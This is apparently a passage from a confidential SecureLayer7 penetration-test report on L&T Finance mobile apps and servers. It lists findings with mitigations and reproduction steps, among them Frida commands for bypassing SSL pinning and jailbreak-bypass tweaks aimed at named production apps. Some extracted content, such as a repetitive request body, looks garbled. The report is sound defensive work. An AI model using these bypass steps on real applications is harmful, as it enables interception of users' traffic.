
## References

<https://cwe.mitre.org/data/definitions/200.html>


## Proof of Details(POC)

### Follow these steps to reproduce:

Step 1: Capture any request with the burpsuite(proxy tool).



Step 2: Copy the Host URL and open it in the web browser.



Step 3: Example Files: <https://spoors.ltfs.com/examples/>

**Apache Tomcat Examples**

- [Servlets Examples](#)
- [ISP Examples](#)
- [WebSocket Examples](#)

**Servlet Examples with Code**

This is a collection of examples which demonstrate some of the more frequently used parts of the Servlet API. Familiarity with the Java(tm) Programming Language is assumed.

These examples will only work when viewed via an http URL. They will not work if you are viewing these pages via a "file:///..." URL. Please refer to the *README* file provide with this Tomcat release regarding how to config start the provided web server.

Wherever you see a form, enter some data and see how the servlet reacts. When playing with the Cookie and Session Examples, jump back to the Headers Example to see exactly what your browser is sending the server.

To navigate your way through the examples, the following icons will help:

- Execute the example
- Look at the source code for the example
- Return to this screen

Tip: To see the cookie interactions with your browser, try turning on the "notify when setting a cookie" option in your browser preferences. This will let you see when a session is created and give some feedback when looking at cookie demo.

Hello World  
Request Info  
Request Headers  
Request Parameters  
Cookies  
Sessions

Note: The source code for these examples does not contain all of the source code that is actually in the example, only the important sections of code. Code not important to understand the example has been removed for clarity.

**Other Examples**

**Servlet 3.0 Asynchronous processing examples:**

asynco0

Playback Audio Video Subtitle Tools View Help

[spoors.lfss.com/examples/servlets/servlet/CookieExample](#)

**Cookies Example**

Your browser is sending the following cookies:  
Cookie Name: GCILB  
Cookie Value: 702de71842823e81

Create a cookie to send to your browser

Name:   
Value:

This is a collection of samples demonstrating the usage of different parts of the Java Server Pages (JSP) specification. Both JSP 2.0 and JSP 1.2 examples are presented below.

These examples will only work when these pages are being served by a servlet engine; of course, we recommend [Tomcat](#). They will not work if you are viewing these pages via a "file:///..." URL.

To navigate your way through the examples, the following icons will help:

- Execute the example
- Look at the source code for the example
- Return to this screen

Tip: For session scoped beans to work, the cookies must be enabled. This can be done using browser options.

## JSP 2.0 Examples

Category	Example	Action	Source
Expression Language	Basic Arithmetic	Execute	Source
	Basic Comparisons	Execute	Source
	Implicit Objects	Execute	Source
	Functions	Execute	Source
	Composite Expressions	Execute	Source
Simple Tag Handlers and JSP Fragments	Hello World Tag	Execute	Source
	Repeat Tag	Execute	Source
	Book Example	Execute	Source
Tag Files	Hello World Tag File	Execute	Source
	Panel Tag File	Execute	Source

# SecureLayer7

Time and Again, Securing You

## 15. #1O3HXO Qlik Sense Android Application is Vulnerable to Microsoft IIS Server Version Disclosure

Description
Testing confirmed that the Qlik Sense Android application discloses the Microsoft IIS server version 10.0 in the response headers. Server version disclosure is a security issue where the web server reveals information about its software. This information can help an attacker gain knowledge of the systems in use and potentially develop further targeted attacks.

CVSS	Vector String	Risk Rating
3.7	3.1#CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N	Low

Module Name	Affected Resource
• Qlik Sense application	Qlik Sense Application pentest

Security Risk
The security impact of this vulnerability is reported as <b>Low</b> , considering its exploitability. The following are the considerable security impacts: <ul style="list-style-type: none"> <li>Making the server version available to potential attackers provides vital information. This information can be used to identify vulnerabilities unique to that version or technology stack and modify their attacks accordingly.</li> <li>Attackers may concentrate on exploiting known vulnerabilities or flaws in the exposed server version. By revealing this information, the online application becomes a more appealing target for attackers aware of certain vulnerabilities.</li> </ul>

Workaround/Mitigation
It is strongly recommended to fix this vulnerability and implement the following: <ul style="list-style-type: none"> <li>Configure the Web Application Server and remove the "SERVER" header information from the HTTP response.</li> </ul>

References
<a href="https://cwe.mitre.org/data/definitions/16.html">https://cwe.mitre.org/data/definitions/16.html</a>

### Proof of Details(POC)

#### Steps to reproduce:

1. Open the Qlik Sense Android and proxy the traffic through Burpsuite. Click on 'Demo Server' and observe the response headers.

The screenshot shows two windows side-by-side. On the left is the Burp Suite interface, specifically the 'Proxy' tab. It displays a list of captured requests and their corresponding responses. A specific request to 'https://sense-demo-mobileqlik.com/auth/ticket/proxy/rest/ticket?targetId=40100a-711c-4735-bbd2-380c8ac8f601' is selected, showing its raw HTTP message. The response status is 502 Bad Gateway, and the response body contains an HTML error page with the title '502 - Web server received an invalid response while acting as a gateway or proxy server.' On the right is a screenshot of a Qlik Sense mobile application. It shows a 'Select a Qlik Sense server' screen with a 'Demo server' listed. A modal dialog box is open with the message 'Server log in attempt failed.' and an 'OK' button. The URL in the browser's address bar is 'https://sense-demo-mobileqlik.com/auth/ticket/proxy/rest/ticket?targetId=40100a-711c-4735-bbd2-380c8ac8f601'.

Time and Again, Securing You

## 16. #OJ05T4 SSL Pinning Bypass in the Farm Digital Android Application

Description
<p>Upon conducting successful testing, it was discovered that the Farm Digital Android application has poor SSL pinning method implementation and can be bypassed using the "Frida" script. Improper SSL pinning implementation leads to intercepting of the application traffic in proxy tools such as Burp Suite. This can be done by installing self-signed certificates in the target Android device and configuring the device to pass the application traffic through a proxy.</p>

CVSS	Vector String	Risk Rating
3.1	3.1#CVSS:3.1/AV:P/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:N	Low

Module Name	Affected Resource
• Farm Digital Android App	Farm Digital Application pentest

Security Risk
<p>The assessed security impact of this vulnerability is categorized as <b>Low</b>, considering the exploitability. Considering security impacts:</p> <ul style="list-style-type: none"> <li>The improper SSL pinning allows the actor to monitor all the network traffic generated by the application and perform a Man-in-the-Middle (MitM) attack by installing self-signed SSL certificates in the target device.</li> <li>The actors can exploit the issue and steal sensitive information.</li> </ul>

Workaround/Mitigation
<p>To address this vulnerability, implement the following:</p> <ul style="list-style-type: none"> <li>The application should perform checks to detect runtime hooking methods that bypass the SSL pinning checks.</li> <li>The application can protect itself from fraudulently issued certificates by a technique known as pinning. Pinning restricts an app's trusted Certificate Authority (CA) to a small set that the application servers use. It prevents the compromise of one of the other 100 CAs in the system from breaching the application's secure channel.</li> <li>Hence it is recommended to implement SSL pinning libraries such as Alamofire in the application.</li> </ul> <p>Please refer to for more information on SSL Pinning Implementation.</p> <ul style="list-style-type: none"> <li><a href="https://owasp.org/www-community/controls/Certificate_and_Public_Key_Pinning">https://owasp.org/www-community/controls/Certificate_and_Public_Key_Pinning</a></li> </ul>

- <https://proandroiddev.com/secure-android-apps-with-tls-ssl-pinning-c087fc7ef828>
- <https://www.netguru.com/blog/3-ways-how-to-implement-certificate-pinning-on-android>

## References

<https://owasp.org/www-project-mobile-top-10/2016-risks/m3-insecure-communication>

## Proof of Details(POC)


The following detailed steps provide a precise sequence of actions necessary to replicate or trigger the identified issue or behavior.

### Steps to Reproduce:

Step 1: Open the Wifi settings, and add proxy settings in the target device.

**SecureLayer7**

Time and Again, Securing You



mentioned commands:

```
/frida-server &
```

```
→ jack adb shell  
vbox86p:/ # cd /d  
d/          data/      debug_ramdisk/  default.prop   dev/  
vbox86p:/ # cd /data/local/tmp  
vbox86p:/data/local/tmp $ ./frida-server &  
[1] 7139  
→ jack
```

Step 3: Once the "Frida Server" is up and running, paste the below-mentioned command in the terminal:

```
frida -U --codeshare akabel/frida-multiple-unpinning -f com.ltfs.lti.ltfs
```

```
→ jack frida -U --codeshare akabel/frida-multiple-unpinning -f com.ltfs.lti.ltfs
```

Step 4: Now, open the application, log in, and, observe the traffic in the Burp Suite.

The screenshot shows the SecureLayer7 interface with the 'Proxy' tab selected. In the main pane, a list of captured requests is displayed, with the last four entries highlighted by a red box. The columns show the request number, host, method, and URL. The highlighted requests are:

#	Host	Method	URL
94	https://apicloud.ltfs.com:1129	POST	/LTFSFarmApp/api/twhLogin
24	https://apicloud.ltfs.com:1129	POST	/LTFSFarmApp/api/twhLogin
10	https://apicloud.ltfs.com:1129	POST	/LTFSFarmApp/api/twhLogin

Below this, a detailed view of the 10th request is shown in the 'Request' section. The request body contains JSON data:

```

Pretty Raw Hex
{
  "product": "LTFSFarmApp", "version": "1.0", "language": "en", "device": "Android", "os": "Android", "model": "Nexus 4", "brand": "Nexus", "cpu": "Qualcomm", "cpuModel": "MSM8940", "cpuFrequency": "1.8GHz", "ram": "2GB", "storage": "16GB", "screen": "5.0\"", "resolution": "1080x1920", "pixelDensity": "441ppi", "battery": "3000mAh", "status": "Charging", "signal": "Full", "location": "Unknown", "connection": "WIFI", "language": "en", "country": "US", "timeZone": "EST", "date": "2017-01-01T12:00:00Z", "ip": "192.168.1.100", "mac": "00:0C:29:AB:CD:EF", "userAgent": "Dalvik/2.1.0 (Linux; U; Android 10; Nexus 4 Build/QQID.200105.002)", "productType": "FARM", "connectionType": "mobile", "productVersion": "1.0", "languageCode": "en", "countryCode": "US", "timeZoneCode": "EST", "dateCode": "2017-01-01T12:00:00Z", "ipCode": "192.168.1.100", "macCode": "00:0C:29:AB:CD:EF", "userAgentCode": "Dalvik/2.1.0 (Linux; U; Android 10; Nexus 4 Build/QQID.200105.002)", "productLabel": "LTFSFarmApp", "versionLabel": "1.0", "languageLabel": "en", "deviceLabel": "Android", "osLabel": "Android", "modelLabel": "Nexus 4", "brandLabel": "Nexus", "cpuLabel": "Qualcomm", "cpuModelLabel": "MSM8940", "cpuFrequencyLabel": "1.8GHz", "ramLabel": "2GB", "storageLabel": "16GB", "screenLabel": "5.0\"", "resolutionLabel": "1080x1920", "pixelDensityLabel": "441ppi", "batteryLabel": "3000mAh", "statusLabel": "Charging", "signalLabel": "Full", "locationLabel": "Unknown", "connectionLabel": "WIFI", "languageLabel": "en", "countryLabel": "US", "timeZoneLabel": "EST", "dateLabel": "2017-01-01T12:00:00Z", "ipLabel": "192.168.1.100", "macLabel": "00:0C:29:AB:CD:EF", "userAgentLabel": "Dalvik/2.1.0 (Linux; U; Android 10; Nexus 4 Build/QQID.200105.002)"}
  
```

To the right of the interface, a mobile application login screen is displayed. The screen shows a header with a farm image and the text 'Reap More For Your Farming Needs.' Below this is a navigation bar with 'Employee' and 'Partners' tabs. The main area has a 'Username' field containing 'testadmin', a password field with a yellow/red grid placeholder, and a 'LOGIN' button. At the bottom, it says 'v\_2.0.7\_Production' and 'Copyright © L&T Finance 2017'.

## 17. #JHFF5K Jailbreak Detection Bypass using the Hestia Tool in the D2C iOS Application

Description
Upon successful testing, it was discovered that the D2C iOS application had implemented the jailbreak detection mechanism that can be bypassed using the Hestia tool. This tool circumvents the jailbreak detection mechanisms implemented in the application, allowing it to run on jailbroken devices without triggering alerts or security measures.

CVSS	Vector String	Risk Rating
3.1	3.1#CVSS:3.1/AV:P/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:N	Low

Module Name	Affected Resource
• L&T Planet iOS Application	D2C Mobile application pentest

Security Risk
The reported security severity of this vulnerability is classified as <b>Low</b> , considering the exploitability. Consider security impacts:

- The presence of a bypass tool compromises the integrity of the application's security measures. Users with jailbroken devices can now use the application without any hindrance, potentially exposing it to malicious activities such as unauthorized access, data manipulation, or injection attacks.

Workaround/Mitigation
To address the jailbreak detection bypass vulnerability and enhance the security of the iOS application, the following mitigation steps are recommended:

- Revise and enhance the jailbreak detection mechanism to effectively counteract bypass attempts facilitated by tools like Hestia.
- Utilize code obfuscation techniques to make it more challenging for attackers to reverse-engineer the application and develop bypass tools like Hestia.

References
<a href="https://cwe.mitre.org/data/definitions/16.html">https://cwe.mitre.org/data/definitions/16.html</a>

### Proof of Details(POC)

#### Steps to Reproduce

Step 1: Install the iOS application on a jailbroken device. Enable the Hestia tool to bypass jailbreak detection.

# SecureLayer7

Time and Again, Securing You

< Settings

## Hestia

Apply

HESTIA

Enabled



Enable Compatibility Mode



### Enabled Applications

Compatibility mode should only been enabled if your apps are all crashing on startup. It weakens part of the bypass that causes issues for some users.

### OPTIONS

Enable Obj-C Check Patches



Enable Common Library Patches



Enable dlopen Patches (Disabl...



Enable OpenSSH Patches



Enable Sandbox Patches



Enable Linker Patches



Enable C File Check Patches



# SecureLayer7

Time and Again, Securing You

## 18. #HGAOU1 SSL Pinning Bypass using the SSL Kill Switch 2 Tool in the D2C iOS Application

Description	
<p>During the assessment, it was observed that SSL pinning, a security mechanism to ensure secure communication between the application and the server, has been circumvented using the SSL Kill Switch 2 tweak. This tweak allows the application to bypass SSL pinning checks and establish connections with the server without proper certificate validation.</p>	

CVSS	Vector String	Risk Rating
3.1	3.1#CVSS:3.1/AV:P/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:N	Low

Module Name	Affected Resource
• L&T Planet iOS Application	D2C Mobile application pentest

Security Risk
<p>This vulnerability's reported security severity is categorized as <b>Low</b>, considering the exploitability. Below is a considerable security impact:</p> <ul style="list-style-type: none"> <li>Attackers can intercept, modify, or inject malicious content into the communication flow between the application and the server, compromising data integrity and confidentiality.</li> </ul>

Workaround/Mitigation
<p>It is highly advisable to rectify this vulnerability and put the following actions into practice. For SSL Pinning, the SSL bypass tools can easily disable popular SSL pinning methods, and they usually require root access. One way to make SSL pinning bypass harder is by implementing your custom pinning code.</p> <ul style="list-style-type: none"> <li>Employ advanced SSL pinning libraries, such as TrustKit or Alamofire's SSL pinning capabilities. Also, Regularly update the application to ensure that it is not vulnerable to known SSL pinning bypass techniques.</li> </ul> <p>Also, check if this pinning method is implemented correctly as mentioned in the Apple Developer Blog: <a href="https://developer.apple.com/news/?id=g9ejcf8y">https://developer.apple.com/news/?id=g9ejcf8y</a> in the application.</p>

References

<https://owasp.org/www-project-mobile-top-10/2016-risks/m3-insecure-communication>

#### Proof of Details(POC)

##### Steps to Reproduce:

- Step 1: Install the iOS application on a device with SSL Kill Switch 2 already installed.
- Step 2: Enable SSL Kill Switch 2 to bypass SSL pinning detection.

**SecureLayer7**  
Time and Again, Securing You

< Settings **SSL Kill Switch 2**

Disable Certificate Validation

Excluded BundleIDs:  
SSL Kill Switch 2

# SecureLayer7

Time and Again, Securing You

## 19. #6P95OD SSL Pinning Bypass in the Spoors Collection (All- non ML retail loans ) Android Application

Description	
<p>Upon testing, it was discovered that the Spoors Collection (All- non ML retail loans ) Android application has poor SSL pinning method implementation and can be bypassed using the "Frida" script. Improper SSL pinning implementation leads to intercepting of the application traffic in proxy tools such as Burp Suite. This can be done by installing self-signed certificates in the target Android device and configuring the device to pass the application traffic through a proxy.</p>	

CVSS	Vector String	Risk Rating
3.1	3.1#CVSS:3.1/AV:P/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:N	Low

Module Name	Affected Resource
<ul style="list-style-type: none"> <li>Spoors Collection (All- non ML retail loans ) application</li> </ul>	Spoors Collection (All- non ML retail loans ) Application pentest

Security Risk
<p>The security impact of this vulnerability is reported as <b>Low</b>, considering the exploitability. Following are the considerable security impacts:</p> <ul style="list-style-type: none"> <li>The improper SSL pinning allows the attacker to monitor all the network traffic generated by the application and perform a Man-in-the-Middle (MitM) attack by installing self-signed SSL certificates in the target device.</li> <li>The attackers can exploit the issue and steal sensitive information.</li> </ul>

Workaround/Mitigation
<p>To address this vulnerability, implement the following:</p> <ul style="list-style-type: none"> <li>The application should perform checks to detect runtime hooking methods that bypass the SSL pinning checks.</li> <li>The application can protect itself from fraudulently issued certificates by a technique known as pinning. Pinning restricts an app's trusted Certificate Authority (CA) to a small set that the application servers use. It prevents the compromise of one of the other 100 CAs in the system from breaching the application's secure channel.</li> <li>Hence it is recommended to implement SSL pinning libraries such as Alamofire in the application.</li> </ul> <p>Please refer to for more information on SSL Pinning Implementation.</p> <ul style="list-style-type: none"> <li><a href="https://owasp.org/www-community/controls/Certificate_and_Public_Key_Pinning">https://owasp.org/www-community/controls/Certificate_and_Public_Key_Pinning</a></li> </ul>

- <https://proandroiddev.com/secure-android-apps-with-tls-ssl-pinning-c087fc7ef828>
- <https://www.netguru.com/blog/3-ways-how-to-implement-certificate-pinning-on-android>


## References

<https://owasp.org/www-project-mobile-top-10/2016-risks/m3-insecure-communication>

## Proof of Details(POC)

### Follow these steps to reproduce:

Step 1: Open the Wifi settings, and add proxy settings in the target device.



@2024 SecureLayer7. Confidential and Proprietary  
